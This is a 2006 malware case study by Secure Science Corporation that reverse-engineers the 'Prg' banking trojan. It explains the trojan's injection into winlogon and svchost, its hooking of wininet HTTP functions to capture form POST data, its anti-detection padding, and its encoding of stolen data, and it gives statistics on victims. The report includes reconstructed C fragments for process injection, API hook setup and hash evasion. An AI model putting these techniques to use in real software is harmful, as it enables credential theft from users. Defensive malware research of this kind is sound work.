
[Prg] Malware Case Study

By Secure Science Corporation and Michael Ligh

13-November 2006, v1.0



Secure Science Corporation
7770 Regents Rd.
Suite 113-535
San Diego, CA 92122

(877) 570-0455
http://www.securescience.net/

Table of Contents

1 Introduction

This document contains details of an exploratory case study that was conducted on a malware specimen found in the wild by members of the Mal-Aware Group[1]. The trojan was hosted on web servers located in the Ukraine and Russia, and existed among several gigabytes of data encoded with a proprietary algorithm. There were nearly 10,000 individual files available, each containing between 70 bytes and 56 megabytes worth of stolen data that only criminals could read…until now.

The primary objective for this research was to decode the stolen data and enter it into IntelliFound, which is an innovative solution that specializes in returning illegally obtained confidential information to the appropriate organizations. A secondary objective for this study is to discover and explain intimate details on the trojan, which includes but is not limited to, its anti-detection mechanisms, internal data structures, API hooking functions, and procedures for controlling the flow of data and communication across multiple threads.

This original report is published here:
http://ip.securescience.net/advisories/pubMalwareCaseStudy.pdf

A program (and source code) for detection of the trojan is available here:
http://ip.securescience.net/advisories/prgdetect.zip

Source code for the reversed trojan and source code for the stolen data decoder may be available by contacting Secure Science Corporation.

[1] Secure Science Corporation & Sunbelt-Software

2 Methodology and Conventions


This research was conducted by statically analyzing a disassembly of the malware binary, produced by IDA Pro, [1]. The code was only executed on a lab system in the last stages of the study, in order to obtain packet captures and confirm the accuracy of network IDS signatures.

Throughout this study, the trojan's source code was reproduced in C. When source code is presented in the report, it is not an exact duplicate of the original code. It is only a modest representation based on the code's behavior.

When variables and function names are used in the context of a paragraph, they will be formatted in 10-font Lucida Console like this: `GetProcAddress()`.

3 Process, Thread, and Data Flow Summary

This diagram shows a broad overview of the order of execution, direction, and purpose of the primary threads that are spread throughout the system when this trojan is run. The first thread that executes outside of prg.exe (original trojan name, but it will vary) is injected into winlogon.exe. From here, two additional threads are created: one to launch a named pipe server for communications with other threads, and one to execute inside svchost.exe. The svchost.exe process is by far the busiest, tasked first with injecting a thread into all other active processes on the system (*with exceptions, see Mass Process Infection), and then initiating three Internet threads for downloading new trojans, uploading the stolen data to a drop site, and sending activity statistics.



As shown in the diagram, the thread that executes inside all system processes is responsible for hooking, among others, the `HttpSendRequestA()` and `HttpSendRequestW()` exports from wininet.dll. Therefore, any time an infected process calls one of these functions for HTTP communication, data in the request buffer is able to be examined by the redirected function. If it meets certain criteria, the data is encoded and written to a file on disk, where it is later retrieved by svchost.exe thread number 6 (Stolen Data Upload Thread) and sent to the drop site.

4 Pre-Infection Anti-Detection Routines

Most malware authors code their trojans to be as stealthy as possible. If it is easily detected, then it will fail to achieve its goals, or at least it will not achieve those goals to the desired or expected scale. On the topic of scales, from one to ten, with ten being the most creative and stealthy, this malware almost does not score. The code displays one attempt to evade signature-based detection and one attempt to steer clear of protection services running on the system.

The trojan's `main()` function begins by resolving function imports and initializing global variables. Then it tries to obtain a handle to a mutex and if this fails, then the program terminates. This is to ensure that two instances of the same trojan do not execute simultaneously. In the case that the mutex is available, the very next check is to iterate through a global array of process names to determine if any are active on the system. In the meantime, the trojan writes a copy of itself to the system directory as ntos.exe and configures the registry to run it at start-up. Then, it goes back to check if any of the target processes were running. If so, it skips the injection of a thread into winlogon.exe and simply terminates.

Although it may seem subtle, this is actually a rather intelligent decision by the malware author. Whereas aggressive trojans would try to terminate the protection services at the risk of producing a visual detection cue (e.g. disappearing icon in the system tray), this trojan just passively terminates. However, it only terminates after writing itself to disk and adding itself as an entry in the userinit key of the registry, which will run it from within winlogon.exe during the next reboot. Since this will likely happen before any of the target processes have started, the trojan will then have the advantage of running before any protection services.

```
WCHAR  *g_szFindExe[] = { L"outpost.exe" };

bool IsProcessActive(void) {
	HANDLE hSnapshot;
	int idx = 0;
	bool bFound = false;;
	PROCESSENTRY32W ProcessEntry;

	ProcessEntry.dwSize = 556;
	hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

	if (!Process32FirstW(hSnapshot, &ProcessEntry)) {
		CloseHandle(hSnapshot);
		return(false);
	}

	do {
		if (ProcessEntry.th32ProcessID == 0) { // Skip system idle process
			continue;
		}
		for(idx=0; idx < (sizeof(g_szFindExe) / sizeof(WCHAR *)); idx++) {
			if (lstrcmpiW(ProcessEntry.szExeFile, g_szFindExe[idx]) == 0) {
				bFound = true;
				continue;
			}
		}
	} while(Process32NextW(hSnapshot, &ProcessEntry));

	CloseHandle(hSnapshot);
	return(bFound);
}
```

The interesting fact behind this technique is that the global array is only filled with one process – "outpost.exe." This corresponds to Outpost Pro Firewall, which has an alleged built-in 360-degree protection from spyware and self-protection from malicious software. For some reason, the malware author is scared of Outpost and no others. Either that or s/he simply forgot to fill in the array with the names of other products. This is obvious because the `IsProcessActive()` function clearly iterates through an array. There is no reason to program an array and an iteration loop into the trojan if the array was meant to only contain one element.

It is also possible that outpost.exe is the name of another trojan that these same authors have coded and distributed. They may have covertly named it to blend in with systems running the real Outpost process. In this case, the authors may be avoiding outpost.exe because they do not want to run both copies of their malware on the same system.

When this trojan writes itself into the system directory as ntos.exe as mentioned before, it does not make an exact duplicate. Instead, it uses `CopyFile()` to produce ntos.exe, then it opens ntos.exe and sets the file pointer to the end. Next, it computes a pseudo-random number using `GetTickCount()` as a seed, and then generates that number of psudo-random bytes using the same seed. The resulting buffer is flushed to the end of ntos.exe. This data section is not referenced again, so it is not there for hiding information. It is likely there to prevent detection from any services that identify malicious code based on file hash. The following code shows the function which generates these pseudo-random values along with snippets of code from `main()` that show how the resulting values are used.

```
int GenRandomFillByte(int ival, UINT uival) {
	if (g_ddTick == 0) {
		g_ddTick = GetTickCount();
	}
	g_ddTick = (g_ddTick * 214013) + 2531011;
	uival = (uival - ival) + 1;
	return((g_ddTick % uival) + ival);
}

ddPointer = SetFilePointer(hNtos, 0, NULL, FILE_END);
uHeapBytes = (GenRandomFillByte(0, 1024)) * 512;
btOut = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, uHeapBytes);

for (ctr = 0; ctr < uHeapBytes; ctr++) {
	btOut[ctr] = (BYTE)GenRandomFillByte(0, GenRandomFillByte(1, 255));
}

WriteFile(hNtos, btOut, uHeapBytes, &dwNumberOfBytesWritten, NULL);
```

5 Procedure for Invoking Remote Threads

There are multiple ways that a process can invoke a thread from within another process. Among the most common are forcing a process to call `LoadLibrary()` on a specified DLL, thus invoking that library's `DllMain()` routine, and by using the `CreateRemoteThread()` API function. In both cases, the requirement is that the code must exist inside the remote process' virtual memory space before the thread can begin.

This trojan in particular invokes a thread from its own code base from within a remote process by first writing its entire image into a region on the remote process' heap; and then calling `CreateRemoteThread()` specifying the address of the desired sub routine. During execution of the trojan's `main()` function, a global variable is initialized with a pointer to the trojan's base address (the `ImageBase` member from a PE's `IMAGE_OPTIONAL_HEADER32` structure). This value is used to locate the `SizeOfImage` member, which indicates the overall size of the PE in memory, including all sections and alignment. This is the number of bytes that the trojan tries to write into the heap of a remote process, so that it can copy itself entirely.

An interesting aspect of this routine is that the trojan *requires* the address of its image base to be available in the remote process. When the trojan calls `VirtualAllocEx()` for the remote process, it specifies its own base address as the desired starting address for the region of pages to allocate. If this region has already been reserved (or committed), then the function fails and `CreateRemoteThread()` is never called. This indicates that the malware author was either too lazy or did not know how to rebase the image in a remote process' memory region.

However the author did know how to rebase the trojan's own image, because the `ImageBase` value is 0x14D00000 instead of the standard 0x00400000. The obvious reason for rebasing the image is to avoid conflicts with other modules loaded by the remote process that use the standard address.

This is the routine used to infect winlogon.exe from prg.exe; and how winlogon.exe infects svchost.exe; and how svchost.exe infects all other processes.

6 Named Pipe Communication

As shown in the Process, Thread, and Data Flow Summary, once the trojan code is executing within winlogon.exe, it launches a named pipe server to handle communication between the various other threads. The named pipe server is essentially a `switch()` statement that accepts an integer between 1 and 13 as the action code, and executes the corresponding action. By analyzing code around the function calls which sends data over the named pipe, and even more so, by analyzing the code within each case of the switch statement, one can generate meaningful constants based on the pipe action codes.

```
#define PIPE_REQUEST_PROCESS_ID     4
#define PIPE_REQUEST_VIDEO_OBTAIN   5
#define PIPE_REQUEST_VIDEO_RELEASE  6
#define PIPE_REQUEST_AUDIO_OBTAIN   7
#define PIPE_REQUEST_AUDIO_RELEASE  8
#define PIPE_REQUEST_NTOS_RELEASE   9
#define PIPE_REQUEST_NTOS_OBTAIN    10
#define PIPE_REQUEST_NTOS_LENGTH    11
#define PIPE_REQUEST_VIDEO_LENGTH   12
#define PIPE_REQUEST_AUDIO_LENGTH   13
```

The purpose of this named pipe server is to maintain control over specific system resources and to answer common questions that other threads may ask. Consider a sample scenario as an explanation of this. As shown in the diagram, API functions in each process on the system are hooked with the intention of examining data contained in an HTTP request buffer, and writing an encoded version of that data to a file on disk if it meets certain criteria. The file that receives this data is not arbitrary or random, it is audio.dll located in the system32\wsnpoem directory.

This means that if two or more processes on the system tried to send an HTTP request at the same point in time, they could end up competing for write access to audio.dll. A reasonable solution may be to create a mutex for write handles to the file; and require all threads to wait on the mutex before attempting to open the file for writing. However, if another process on the system wanted to circumvent that, and file sharing was configured incorrectly, all it would need to do is simply fail to check the mutex before attempting to acquire a write handle. This is when the pipe server's benefit becomes apparent.

When the initial trojan thread runs from within winlogon.exe, it obtains a handle to audio.dll and specifies *no* file sharing. This prevents any other process on the system from accessing the file until winlogon.exe's handle is closed. In effect, this also prevents any monitoring or analysis programs from reading the file's content unless they forcefully close the handle from within winlogon.exe first; or if they circumvent the Windows API with custom drivers. If they attempt without one of these methods, a sharing violation will occur.

So, if theoretically no processes can even obtain a read handle to audio.dll, much less write to it, how do all the trojanized system processes use it to store stolen data? Well, they simply send a `PIPE_REQUEST_AUDIO_RELEASE` message to the pipe server, which we already know runs from within winlogin.exe. This requests winlogon.exe to close its handle to audio.dll for the short period of time required for the client process to write its information to the file. When complete, the client sends a `PIPE_REQUEST_AUDIO_OBTAIN` message to the pipe server, letting it know that it is safe to re-obtain an exclusive handle to audio.dll.

7 Mass Process Infection

Thread number 4 from the Process, Thread, and Data Flow Summary shows svchost.exe infecting all other processes. As mentioned in the description of the diagram, there are a few exceptions. Two of these exceptions are the original trojan process (prg.exe, or whatever it is named) and the instance of svchost.exe currently executing the thread. A system will normally have multiple copies of svchost.exe running simultaneously. Based on the trojan's selection method, it will initially infect the one with the lowest pid (the one running as NT AUTHORITY\SYSTEM).

The reason why these two processes are skipped during the mass process infection stage is because they already have code at 0x14D00000; and we know from Procedure for Invoking Remote Threads that the trojan is not capable of rebasing its image in a remote process. The two other exceptions are the system idle process with a pid of 0, and any process named "csrss.exe."

The system idle process is not a real process, so it is not a target for infection. Csrss.exe is the only process in the sub system that has the "critical process" bit set in its kernel process structure (`EPROCESS`) flags field, [2]. If this process is terminated, the system halts with a `CRITICAL_PROCESS_DIED` blue screen. This program is skipped due to accessibility issues and because of the system stability concerns. Interestingly, the code which verifies process names, does not check directory paths, so it will skip infection of any process named csrss.exe and not just the real sub system from system32.

One can completely screw with the trojan's decision making routines by renaming their Outpost Pro Firewall process from outpost.exe to csrss.exe. In this case, the trojan will move ahead full-throttle with infection of the system, however it will skip the real Outpost process; leaving itself wide open for detection.

In general, the mass process infection loop is very simple. It is common among malware to just obtain a list of running processes by calling `CreateToolhelp32Snapshot()` and then cycling through the PROCESSENTRY32 structures with `Process32First()` and `Process32Next()`.

As shown below, if an exception is not encountered, the process is opened with, among others, the `VM_WRITE, VM_OPERATION`, and `CREATE_THREAD` permissions; and the obtained handle is passed to `ManageInvasion()`. This is an internal function that handles the operations described in Procedure for Invoking Remote Threads. The payload of this invasion (a thread) will be described in the next section.

```
do {
	if (ProcessEntry.th32ProcessID == 0 ||                    // skip idle process
	    ProcessEntry.th32ProcessID == g_ddOriginalPid ||      // skip prg.exe
	    ProcessEntry.th32ProcessID == ddOwnPid  ||            // skip itself
	    lstrcmpiW(ProcessEntry.szExeFile, L"csrss.exe") == 0)  // skip csrss.exe

	{
		continue;
	}
	hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_WRITE |
	PROCESS_VM_READ | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, false,
	ProcessEntry.th32ProcessID);
	if (hProcess == NULL) {
		continue;
	}
	ManageInvasion(hProcess, ProcessEntry.th32ProcessID);
	CloseHandle(hProcess);
} while(Process32NextW(hSnapshot, &ProcessEntry));
```

8 Internal Structures for API Hooks

In order to hook an API function, one must organize various pieces of information or serious problems could occur. This may include the name of the function to be hooked, the name of the library that exports the function to be hooked, the existing address of the function in memory, and the address of a function to take its place. This trojan organizes the information as two internal data structures.

One of the structures contains five members. The trojan's global section declares an array of these structures; one for each of the API functions that it wants to hook.

```
typedef struct HOOK_FUNCTION_t {
      WORD dwStatus;       // status data (e.g. 0==function not hooked)
      WORD dwReserved;     // this field is not used
      char *szFunction;    // pointer to null-terminated function name
      void *oldAddress;    // pointer to original function in memory
      void *newAddress;    // pointer to replacement function in memory
} HOOK_FUNCTION, *PHOOK_FUNCTION;
```

The other structure contains only three members, one of which is a pointer to (an array of) `HOOK_FUNCTION` structures. There exists one of these structures for each of the DLL modules that contain a function to be hooked.

```
typedef struct HOOK_MODULE_t {
      char    *szModule;     // pointer to null-terminated DLL module name
      HMODULE hModule;       // handle to the module
      PHOOK_FUNCTION FHOOK;  // pointer to HOOK_FUNCTION structure
} HOOK_MODULE, *PHOOK_MODULE;
```

The following table describes the functions that this trojan hooks, the modules from which they are exported, and the primary reason for doing so.

API Function	Module	Purpose
HttpSendRequestW	wininet.dll	Examine and steal request buffer data
HttpSendRequestA	wininet.dll	Examine and steal request buffer data
HttpSendRequestExW	wininet.dll	Examine and steal request buffer data
HttpSendRequestExA	wininet.dll	Examine and steal request buffer data
NtCreateThread	ntdll.dll	Intercept requests and infect new threads.
LdrLoadDll	ntdll.dll	Prevent subsequent calls to LoadLibrary() from restoring the hooked function's address to the original.
LdrGetProcedureAddress	ntdll.dll	Prevent subsequent calls to GetProcAddress() from restoring the hooked function's address to the original.

These redirections ensure that when a process on the system uses the Windows API (as opposed to raw sockets) to send an HTTP request, the URL and payload is subject to inspection by the trojan's code. Furthermore, if the process tries to reload the module with hooked functions, or tries to re-request the hooked function's legitimate address, these calls will also be intercepted so that the functions remain hooked. The reason the trojan hooks NT exports such as `LdrLoadDll()` instead of the kernel32 `LoadLibrary()` is because libraries can be loaded by calling `LdrLoadDll()` directly, so simply hooking `LoadLibrary()` would not be effective in all cases. However, since `LoadLibrary()` itself calls `LdrLoadDll()`, by hooking `LdrLoadDll()`, one can be sure that any calls to `LoadLibrary()` will eventually result in control of execution.

9 Overwriting Function Addresses

Assuming trojan code is running inside a particular process. To hook an API function, the code could locate its parent process' import table, parse the import structures, and overwrite the desired address. However, this is hardly efficient if the process has loaded other modules that also import the same function. In this case, sure, the function is theoretically hooked, but only from one angle. This is not optimal for a malware author as it is hardly comprehensive and can be bypassed by normal operations of the parent process.

The trojan approaches this problem differently, which enables a higher rate of success. It calls `EnumProcessModules()` to obtain a handle to every module (DLL) in the specified process. Then, it loops through each module (the handle is essentially a pointer to the module's base address in memory). It locates the array of `IMAGE_DATA_DIRECTORY` structures and from there finds the import table information. If the imported module name matches the name in one of the `HOOK_MODULE` structures, then that structure's `HOOK_FUNCTION` pointer is de-referenced. A loop ensues to locate each function to be hooked.

For each of the functions, the `HOOK_FUNCTION.oldAddress` value is located and replaced with the `HOOK_FUNCTION.newAddress` value. This effectively hooks every call to the target function from within all modules loaded by the process being infected. This is the same address being overwritten that is filled in by the PE loader when it resolves imports for the module. The code below shows an example of how a `HOOK_FUNCTION` structure is initiated.

```
g_HOOK_FUNCTION[0].dwStatus = 0;
g_HOOK_FUNCTION[0].szFunction = "HttpSendRequestW";
g_HOOK_FUNCTION[0].oldAddress = GetProcAddress(hModule, "HttpSendRequestW");
g_HOOK_FUNCTION[0].newAddress = &_HttpSendRequestW;
```

As shown, the `oldAddress` member is initiated to the legitimate function's base address in memory, as returned by `GetProcAddress()`. This information is obtained before `LdrGetProcedureAddress()` is hooked, so it is sanitary. The `newAddress` member is initialized to the offset of the replacement function in the trojan's own code base.

10 Stealing Data from HTTP Request Buffers

The trojan is able to examine and steal data from HTTP request buffers even if the user is visiting an SSL site, using a virtual keyboard, or copies and pastes information into a browser using the clipboard. Once the `HttpSendRequest*()` replacement functions begin to execute, one of the first tasks is to examine the data waiting in the request buffer. The trojan only steals information from POST requests with a Content-Type of "application/x-www-form-urlencoded." It ignores GET requests; and POST requests with other content types. In order to discover this information, it calls `HttpQueryInfo()` twice, once with an info level of `HTTP_QUERY_REQUEST_METHOD` and once with `HTTP_QUERY_CONTENT_TYPE.` Then it simply does a string comparison on the returned value.

If the hooked function will not be stealing the request buffer data, it simply proceeds with calling the legitimate `HttpSendRequest*()` function. Otherwise, it will learn the URL to which the data is supposed to be POSTed by calling `InternetQueryOption().` Then, the data to be stolen is copied to a region on the heap and formatted according to the following structure:

```
typedef struct STOLEN_DATA_t {
      DWORD ddReserved1;                // must be NULL
      WORD  dwStructureSize;            // structure header length
      BYTE  bModuleSzLen;               // length of module's name
      WORD  ddReserved2;                // must be NULL
      DWORD ddTotalLength;              // length of entire record
      SYSTEMTIME SystemTime;            // system time
      WORD  dwTimeBias;                 // time bias
      BYTE  bMajorVersion;              // major and minor version
      BYTE  bMinorVersion;              //   (e.g. 5.1 == Windows XP)
      WORD  dwBuildNumber;              // build number (e.g. 2600)
      BYTE  bServicePack;               // system's service pack
      DWORD ddTickResult;               // result of GetTickCount()
      WORD  dwLanguageID;               // system's default language
      char  szModuleFileName[];         // module path (length varies)
      char  szUrlAndPayload[];          // URL & POST payload (length varies)
} STOLEN_DATA;


typedef struct HALL_RECORD_t {
      DWORD ddSignature;                // "HALL"
      DWORD ddRecordLength;             // length of RECORD
      STOLEN_DATA RECORD;               // structure of stolen info
} HALL_RECORD;
```

The `STOLEN_DATA` members are initialized with information such as the full path to the module making the HTTP request (e.g. C:\Program Files\Mozilla Firefox\firefox.exe); the system's date and time; major, minor, and build versions for the operating system; the system's default language; and of course the URL and POST payload. The entire buffer is encoded with the trojan's proprietary, but rather simple, algorithm (revealed in the next section).


Then, a write handle to audio.dll is obtained by first sending the named pipe server a `PIPE_REQUEST_AUDIO_RELEASE` message. When the record is appended to the file, it contains the 4-byte signature "HALL" and a 4-byte length field. Here, the data will wait until the Stolen Data Upload Thread retrieves it.


11 How to Decode and Analyze Stolen Drop Site Data

As mentioned in the Introduction, the same web servers hosting the malware binary were accompanied by several gigabytes of files containing encoded STOLEN_DATA structures. By reversing engineering the encoding function, a decoding program can be produced. The bulk of the routine is rather simple. The loop iterates once for each byte in the buffer, and applies a simple math formula based on if the byte is even or odd in sequence. The resulting buffer is decompressed according to the LZNT1 algorithm, which is available via the `RtlDecompressBuffer()` export from ntdll.dll. Here are a few lines from the decoding program's source that show how most of the work is done:

```
for(uiCnt=0; uiCnt < ddlength; uiCnt++) {
      myByte = (BYTE)uiCnt;
      if( ((BYTE)uiCnt & 0x01) == 0 ) {
            myByte += 5;
            myByte *= 2;
      }
      else {
            myByte = 0xF9 - (myByte * 2);
      }
      buffer[uiCnt] += myByte;
}
```

The following images show a before and after screen capture of sample data:





Notice the URL is to an HTTPS web site, but the stolen data appears in plain text after decoding. This is because at the point it time when the data is stolen from the request buffer, it has not been encrypted with SSL yet.

The following statistics are output from the decoding program when it is run on all the encoded data from both known drop sites. The first table shows the most frequent destination domains matching the string "bank" for which user information was compromised. Recall from Stealing Data from HTTP Request Buffers that each of these records contain the full URL and un-encrypted POST payload of a user's web request.

Destination URL (bank)	Records
https://sitekey.bankofamerica.com	186
http://mail.coldwellbanker.com	179
https://chaseonline.chase.com	95
https://netbank.ffsb.com	22
https://o9863652.da-us.citibank.com	20

The following table shows the most frequent destination domains matching the string "login."

Destination URL (login)	Records
https://login.facebook.com	7482
http://login.myspace.com	5165
https://login.yahoo.com	2419
https://login.live.com	1390
http://login.netdragons.com	109

The following table shows the most frequent destination domains matching the string "mail," excluding any results that exist in the previous tables (e.g. mail.coldwellbanker.com).

Destination URL (mail)	Records
https://*.*.mail.yahoo.com	3892
https://*.*.hotmail.msn.com	520
http://webmail.bellsouth.net	405
http://mail.google.com	90
http://mailcenter.comcast.com	55

The following table shows selected extracts from the list of destination domains.

Destination URL (selected)	Records
https://www.paypal.com	235
https://*.ebay.com	598
https://www.amazon.com	100

Finally, the last destination domain-related table shows the adware and spyware related sites. It would appear that the systems infected with this trojan are also infected with a large amount of other nasty programs.

Name	Destination URL (adware)	Records
Target Saver	http://a.targetsaver.com	352956
Outerinfo	http://cu.outerinfo.com	197650
WebSearch	http://download.websearch.com	64396
Think-Adz	http://www.think-adz2.com	59763
Hotbar	http://config.hotbar.com	39259
Wildtangent	http://ddcm.wildtangent.com	36497

Internet Optimizer	http://www.internet-optimizer.com	22665
180Solutions	http://config.180solutions.com	17116

The remaining statistics to share are gathered from the same stolen data records as the payload content. The first table shows the active operating system running on the victim machines.

Records	OS Version
1058354	Windows XP (2600)
84469	Windows 2000 (2195)
11	Windows Server 2003 or 2003 R2 (3790)
4	Windows XP (2526)

The following table shows the default user language for which the victim machine is configured.

Records	Language
1129815	English
12497	Chinese (Simplified)
133	French
132	Spanish
126	Chinese (Traditional)
78	Czech
30	Arabic
27	Korean

The following table shows the number of stolen data records during the weeks of October 2006. Notice there are 0 records for the first week. This is interesting, because two of the three malware specimens that we have obtained are stamped with a compile time of September 22, 2006. Although this data field can easily be forged, there is no indication of this; and the dates make perfect sense. Remember that the malware author/operator can quickly change drop sites by just modifying uc.bin and waiting for the clients to update. Based on this information, the drop site probably existed somewhere else prior to, and throughout, the first week of October.

Date Range	Records
10/1 – 10/7	0
10/8 – 10/14	401205
10/15 – 10/21	141199
10/22 – 10/28	67070
10/29 – 11/4	264491

